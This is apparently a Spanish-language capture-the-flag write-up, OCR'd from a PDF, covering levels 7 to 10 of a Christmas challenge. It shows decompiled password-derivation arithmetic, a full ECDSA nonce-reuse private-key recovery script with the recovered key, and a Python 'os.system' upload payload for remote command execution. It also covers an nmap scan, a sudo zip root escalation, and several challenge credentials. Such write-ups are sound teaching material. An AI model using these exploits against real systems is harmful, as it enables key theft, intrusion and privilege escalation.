                                                                   + 255 *
v65
                                                                   + 2 *
(v65 & ~v66)
                                                                   + 255 *
(v65 ^ v66))
                                                                  * (240 *
(v65 & ~v66)
                                                                   + 8 * v65
                                                                   + 248 *
v66
                                                                   + 184
                                                                   + 8 *
(v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(10, 17));
    a1 = 194 * (v65 & ~v66)
                                                                    + 159 *
v65
                                                                    + 97 *
v66
                                                                    + 56
                                                                    + 159 *
(v65 ^ v66)
                                                                    + (v66
                                                                     + 56
                                                                     + 255 *
v65
                                                                     + 2 *
(v65 & ~v66)
                                                                     + 255 *
(v65 ^ v66))
                                                                    * (240 *
(v65 & ~v66)
                                                                     + 8 *
v65
                                                                     + 248 *
v66
                                                                     + 64
```

```
                                                                + 8 *
(v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(10, 9));
    a1 = 194 * (v65 & ~v66)
                                                                 + 159
* v65
                                                                 + 97 *
v66
                                                                 + 65
                                                                 + 159
* (v65 ^ v66)
                                                                 + 8
                                                                 * (30
* (v65 & ~v66) + 31 * (v66 + 1) + v65 + (v65 ^ v66))
                                                                 * (v66
                                                                  + 225
                                                                  + 255
* v65
                                                                  + 2 *
(v65 & ~v66)
                                                                  + 255
* (v65 ^ v66));
    printf("c=%c\n", a1);

    printf("\np=%i\n",sub_5E14AC(29, 2));
    a1 = 194 * (v65 & ~v66)
                                                                    +
159 * v65
                                                                    + 97
* v66
                                                                    + 65
                                                                    +
159 * (v65 ^ v66)
                                                                    + 8
                                                                    *
(30 * (v65 & ~v66)
                                                                     +
31 * (v66 + 1)
                                                                     +
v65
                                                                     +
(v65 ^ v66))
                                                                    *
(v66
                                                                     +
225
                                                                     +
255 * v65
                                                                     + 2
* (v65 & ~v66)
                                                                     +
255 * (v65 ^ v66));
    printf("c=%c\n", a1);

    return 0;
}
```

Tras ejecutarlo, obtenemos lo siguiente:

```
p=1
c=e

p=2
p=7

p=15
p=23

p=3
c=f

p=14
c=f

p=21
p=30

p=8
c=5

p=18
c=5

p=25
p=26

p=0
c=3

p=11
p=12

p=4
c=6

p=5
p=10

p=6
c=4

p=22
p=29

p=13
c=2

p=20
c=2

p=9
c=0

p=16
c=b

p=17
```


```
c=7

p=24
c=a

p=27
c=8

p=19
c=9

p=31
c=9
```

Teniendo en cuenta lo anterior, la password tiene que tener el siguiente formato:

3eAf6B4A50BCC2fDb7592EFDaGG8HFE9

Donde los caracteres A,B,C,D,E,F,G,H pueden valer cualquier valor HEX. Una password válida sería:

Password: 3e1f6141501112f1b7592111a1181119



Tenemos un total de 8 variaciones, de valores HEX (16), lo que nos da un total de 4.294.967.296 posibilidades (+4kM).

Tras comentarlo con s4ur0n, llegamos a la conclusión que sería necesario implementar un validador para una password concreta en local, sin tener que comprobarlo en el servidor remoto. La password definitiva resulta ser:

Password: 3eef664e506332feb7592f4ea55874f9

Accedemos a la URL definitiva:

Next level at https://xmas2026.s4ur0n.com/level8 with Vixen/8thXMASChallenge

Level 8

Es un reto de ECDSA que utiliza en mismo Nonce para firmar diferentes mensajes. A partir de dos firmas, y la clave pública, deberíamos ser capaces de reconstruir la clave privada.

https://github.com/Marsh61/ECDSA-Nonce-Reuse-Exploit-Example/tree/master

Implementando el código para nuestro caso particular, obtenemos la clave privada:

```
import ecdsa
import hashlib
import base64
from ecdsa.util import sigdecode_der, sigencode_der

# ------------------------------
# Public key (PEM)
# ------------------------------
pubkey_pem = b"""
-----BEGIN PUBLIC KEY-----
MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEUJAI3AFxALahw7mW6kCe7PDYMkaJ
eGeyWtN/o5QU3k5ITMfADRt/jrUKF4BLPiDC5MfahwikTBhFvv3XAAD3DQ==
-----END PUBLIC KEY-----
"""

new_signature_b64 = ""

# Load public key
vk = ecdsa.VerifyingKey.from_pem(pubkey_pem)
curve = vk.curve
order = curve.generator.order()

# ------------------------------
# Messages and signatures
# ------------------------------
messages = [
    "test",
    "Merry XMAS!",
    "Oh oh oh!"
]

signatures_b64 = [

"MEUCIAeU4+loMlom+0M9IOMF0ktqUDLof7CrwDXyuKRIyavyAiEAweqUN+CRKMRJ8KolC
u2t96tEBK1EWiii0VsE96TBH54=",

"MEUCIAeU4+loMlom+0M9IOMF0ktqUDLof7CrwDXyuKRIyavyAiEA6UJ7owlbODesU0SrL
fYWIC+G+MBOtswkY+dDPP22eiA=",

"MEUCIAeU4+loMlom+0M9IOMF0ktqUDLof7CrwDXyuKRIyavyAiEA0ypMquW8xsIvePKqO
b7jMk0xfj7/c3R6+tNDPD7anGg="
]
```

```
# ----------------------------
# Decode hashes and signatures
# ----------------------------
h = []
r = []
s = []

for msg, sig_b64 in zip(messages, signatures_b64):
    digest = hashlib.sha256(msg.encode()).digest()
    h.append(int.from_bytes(digest, "big"))

    sig_der = base64.b64decode(sig_b64)
    r_i, s_i = sigdecode_der(sig_der, order)

    r.append(r_i)
    s.append(s_i)

# Ensure nonce reuse
assert r[0] == r[1] == r[2], "Nonces are not reused!"

r = r[0]

# ----------------------------
# Recover private key
# Using first two signatures
# ----------------------------
h1, h2 = h[0], h[1]
s1, s2 = s[0], s[1]

k = ((h1 - h2) * pow(s1 - s2, -1, order)) % order
privkey = ((s1 * k - h1) * pow(r, -1, order)) % order

# ----------------------------
# Output
# ----------------------------
print("Recovered nonce k:")
print(k)

print("\nRecovered private key:")
print(privkey)

# ----------------------------
# Verify recovered private key
# ----------------------------
sk = ecdsa.SigningKey.from_secret_exponent(privkey, curve)
assert sk.verifying_key.to_string() == vk.to_string()

print("\nPrivate key successfully verified against public key!")

# ----------------------------
# Sign a new message
# ----------------------------
new_message = "test"
new_digest = hashlib.sha256(new_message.encode()).digest()

# Firmar con DER
new_signature_der = sk.sign_digest(new_digest,
sigencode=sigencode_der)

# Convertir a base64
new_signature_b64 = base64.b64encode(new_signature_der).decode()
```


```
print("\nNew message signature (Base64):")
print(new_signature_b64)

pem = sk.to_pem()

print("\nRecovered private key (PEM):")
print(pem.decode())

user = "Buddy"
pwd = pem.decode().replace("\n","").replace("-----BEGIN EC PRIVATE
KEY-----","").replace("-----END EC PRIVATE KEY-----","")
print(f"Url: https://xmas2026.s4ur0n.com/level9/\nUser:
{user}\nPassword: {pwd}")
```

Obtenemos lo siguiente:


```
Recovered nonce k:
1337

Recovered private key:
102494001915172418872109519601976558760860659721596358965591484058845
02194567

Private key successfully verified against public key!

New message signature (Base64):
MEQCIGmXhABOlD+hrzhU37Ri4vJEyO6AeO7PnPLtR56M317PAiAn4AG7ViotSBcZmyhu22
hTD3wndzn548DJbqVThBbWFA==

Recovered private key (PEM):
-----BEGIN EC PRIVATE KEY-----
MHcCAQEEIBao9HZP9JbOG/oPDdI2jGoYKgeDBIDRu7SKuMrCsLmHoAoGCCqGSM49AwEHoU
QDQgAE
UJAI3AFxALahw7mW6kCe7PDYMkaJeGeyWtN/o5QU3k5ITMfADRt/jrUKF4BLPiDC5MfahW
ikTBhF
vv3XAAD3DQ==
-----END EC PRIVATE KEY-----

Url: https://xmas2026.s4ur0n.com/level9/
User: Buddy
Password:
MHcCAQEEIBao9HZP9JbOG/oPDdI2jGoYKgeDBIDRu7SKuMrCsLmHoAoGCCqGSM49AwEHoU
QDQgAEUJAI3AFxALahw7mW6kCe7PDYMkaJeGeyWtN/o5QU3k5ITMfADRt/jrUKF4BLPiDC
5MfahwikTBhFvv3XAAD3DQ==
```

Level 9

Tras acceder al reto de este nivel, observamos un simulador de intérprete de comandos, en principio, implementado en PHP y Python.



Tras ejecutar el comando “help”, observamos lo siguiente:



Si ejecutamos “python3 xmas2026.py”, llegamos a una nueva página, upload.php, que nos permite subir un fichero.

Dicho fichero debe contener un código en Python, que permita ejecutar comando directamente usando la librería “os” en una sola línea, sin saltos de línea. Probamos lo siguiente:


```
__import__('os').system('id')
```

Obtenemos lo siguiente:

```
POST /level9/upload.php HTTP/1.1
Host: xmas2026.s4ur0n.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:146.0)
Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=----geckoformboundary59209b39282b324a40c853adc5904eb2
Content-Length: 427
Origin: null
Authorization: Basic
QnVkZHk6TUhjQ0FRRUVJQmFvOUhaUDlKYk9HL29QRGRJMmpHb1lLZ2VEQklEUnU3U0t1TXJDc0xtSG9Bb
0dDQ3FHU000OUF3RUhvVVFEUWdBRVVKQUkzQUZ4QUxhaHc3bVc2a0NlN1BEWU1rYUplR2V5V3ROL281UV
UzazVJVE1mQURSdC9qclVLRjRCTFBpREM1TWZhaHdpa1RCaEZ2djNYQUFEM0RRPT0=
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

------geckoformboundary59209b39282b324a40c853adc5904eb2
Content-Disposition: form-data; name="csrf_token"

7cdc1f85228d6ca33c472ba755dbadeea9ef35a8eeabd0d54ec89a6ee7c50026
------geckoformboundary59209b39282b324a40c853adc5904eb2
Content-Disposition: form-data; name="file"; filename="test.py"
Content-Type: text/x-python-script

__import__('os').system("id")

------geckoformboundary59209b39282b324a40c853adc5904eb2--
```

```
        background-image:url('console.png');
        background-repeat:no-repeat;
        background-attachment:fixed;
        background-size:100%100%;
        color:white;
        font-family:Consolas,monaco,monospace;
      }
      #console{
        position:absolute;
        top:40%;
        left:310px;
        margin-top:-50px;
        margin-left:-50px;
        width:1000px;
        height:600px;
        color:#4CBB17;

      }
      #keyboard{
        position:fixed;
        bottom:50px;
        left:220px;
        width:100%;
      }
      </style>
    </head>
    <body>
      uid=33(www-data) gid=33(www-data) groups=33(www-data)
      <div id="console">
        <h4>
          s4nt4$ python3 xmas2026.py<br/>
          <br/>
          &gt; (pass)<br/>
          <br/>
          SANTA's Python interpreter waiting at line: 'comment = input(&quot;>
          &quot;).replace(&quot;\n&quot;, &quot;&quot;).replace(&quot;\r&quot;,
          &quot;&quot;)'<br/>
          File uploaded successfully!
        </h4>
      </div>
    </body>
```

Observamos que se ejecuta correctamente. Buscamos la flag y la leemos:



```
POST /level9/upload.php HTTP/1.1
Host: xmas2026.s4ur0n.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:146.0)
Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=----geckoformboundary59209b39282b324a40c853adc5904eb2
Content-Length: 451
Origin: null
Authorization: Basic
QnVkZHk6TUhjQ0FRRUVJQmFvOUhaUDlKYk9HL29QRGRJMmpHb1lLZ2VEQklEUnU3U0t1TXJDc0xtSG9Bb
0dDQ3FHU000OUF3RUhvVVFEUWdBRVVKQUkzQUZ4QUxhaHc3bVc2a0NlN1BEWU1rYUplR2V5V3ROL281UV
UzazVJVE1mQURSdC9qclVLRjRCTFBpREM1TWZhaHdpa1RCaEZ2djNYQUFEM0RRPT0=
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

------geckoformboundary59209b39282b324a40c853adc5904eb2
Content-Disposition: form-data; name="csrf_token"

7cdc1f85228d6ca33c472ba755dbadeea9ef35a8eeabd0d54ec89a6ee7c50026
------geckoformboundary59209b39282b324a40c853adc5904eb2
Content-Disposition: form-data; name="file"; filename="test.py"
Content-Type: text/x-python-script

__import__('os').system("cat /home/s4nt4/final-flag")

------geckoformboundary59209b39282b324a40c853adc5904eb2--
```

```
        background-image:url('console.png');
        background-repeat:no-repeat;
        background-attachment:fixed;
        background-size:100%100%;
        color:white;
        font-family:Consolas,monaco,monospace;
      }
      #console{
        position:absolute;
        top:40%;
        left:310px;
        margin-top:-50px;
        margin-left:-50px;
        width:1000px;
        height:600px;
        color:#4CBB17;

      }
      #keyboard{
        position:fixed;
        bottom:50px;
        left:220px;
        width:100%;
      }
      </style>
    </head>
    <body>
      Go to https://xmas2026.s4ur0n.com/level10 with Santa&Grinch / F1n4lXMASCt
      <div id="console">
        <h4>
          s4nt4$ python3 xmas2026.py<br/>
          <br/>
          &gt; (pass)<br/>
          <br/>
          SANTA's Python interpreter waiting at line: 'comment = input(&quot;>
          &quot;).replace(&quot;\n&quot;, &quot;&quot;).replace(&quot;\r&quot;,
          &quot;&quot;)'<br/>
          File uploaded successfully!
        </h4>
      </div>
    </body>
```

Go to https://xmas2026.s4ur0n.com/level10 with Santa&Grinch / F1n4lXMASCtf

Level 10

Estamos en el reto final. Descagamos las credenciales de la VPN, y tratamos de conectar al servidor, pero primero debemos escanear los puertos del mismo, para saber donde se encuentra el servicio de SSH:

```
nmap -sV -p34666 xmas2026.s4ur0n.com
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-02 23:35 +0100
Nmap scan report for xmas2026.s4ur0n.com (135.181.196.247)
Host is up (0.072s latency).
rDNS record for 135.181.196.247: static.247.196.181.135.clients.your-server.de

PORT      STATE SERVICE VERSION
34666/tcp open  ssh     OpenSSH 10.0p2 Debian 7 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
```

El servicio SSH se encuentra en el puerto 34666. Usamos las credenciales del reto para conectar. Además, observamos que con el usuario “final” podemos ejecutar “zip” con sudo y permisos de root.

```
ssh -i final final@xmas2026.s4ur0n.com -p 34666
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'final' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "final": bad permissions
final@xmas2026.s4ur0n.com's password:
bash-5.2$ sudo -l
Matching Defaults entries for final on xmas2026:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/

User final may run the following commands on xmas2026:
    (root) /usr/bin/zip
    (ALL) NOPASSWD: ALL
```

Tratamos de generar una Shell de root usando lo anterior (https://gtfobins.github.io/gtfobins/zip/):

```
bash-5.2$ TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'bash #'
  adding: etc/hosts (deflated 41%)
root@xmas2026:/home/final# id
uid=0(root) gid=0(root) groups=0(root)
```

Una vez somos root, podemos leer el contenido del fichero del usuario “final” que solo tiene permisos de “root”:

```
root@xmas2026:/home/final# ls -lha
total 12M
drwx------ 4 final final 4.0K Jan  2 22:27 .
drwxr-xr-x 5 root  root  4.0K Jan  1 19:25 ..
lrwxrwxrwx 1 final final    9 Jan  2 13:28 .bash_history -> /dev/null
-rw-r--r-- 1 final final  220 Jan  1 19:25 .bash_logout
-rw-r--r-- 1 final final 3.5K Jan  1 19:25 .bashrc
-rw-r--r-- 1 final final    0 Jan  1 19:25 .cloud-locale-test.skip
drwx------ 3 final final 4.0K Jan  2 17:30 .gnupg
-rw-r--r-- 1 final final  807 Jan  1 19:25 .profile
drwx------ 2 final final 4.0K Jan  2 15:57 .ssh
-rw------- 1 root  root   842 Jan  2 19:05 .viminfo
-rwxr-x--- 1 root  root   12M Jan  2 15:28 xmas2026
```

Creamos un servicio web en dicho directorio usando el servicio web que impora el módulo http de Python3:

```
root@xmas2026:/home/final# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Lo descargamos, y analizamos en local:

```
~/xmassauron/level10 (0.025s)
file xmas2026
xmas2026: data

~/xmassauron/level10 (0.087s)
strings xmas2026 | grep -i pdf
%PDF-1.3
pdf$@+^
%PDF-1.3
<< /ProcSet [ /PDF /ImageB /ImageC /ImageI ] /XObject << /Im1 5 0 R >> >>
@PDF
pdFe
PdF_xF{TfuBfnzZjzrr

~/xmassauron/level10 (0.087s)
strings xmas2026 | grep -i mp4
isomiso2avc1mp41
isomiso2avc1mp41
nmp4a

~/xmassauron/level10 (0.087s)
strings xmas2026 | grep -i png
=PnG
*png
rPnG
vDUpng6
0pNg-
ZPNGuV{uv{Uv;
gpng
<< /Title (xmas2026.png) /Producer (

~/xmassauron/level10
```

Es un fichero de datos, pero contiene firmas de fichero PDF, PNG, MP4, etc. por lo que, tras revisarlo, tiene pinta de ser un fichero polyglot (https://en.wikipedia.org/wiki/Polyglot_(computing)).

Esto quiere decir que, según la extensión que tenga el fichero, será interpretado como un fichero de imagen (PNG), PDF o de video (MP4).

Como imagen PNG:

Como PDF:

Como MP4:

https://xmas2026.s4ur0n.com/final
final / XMASCTFCr4ck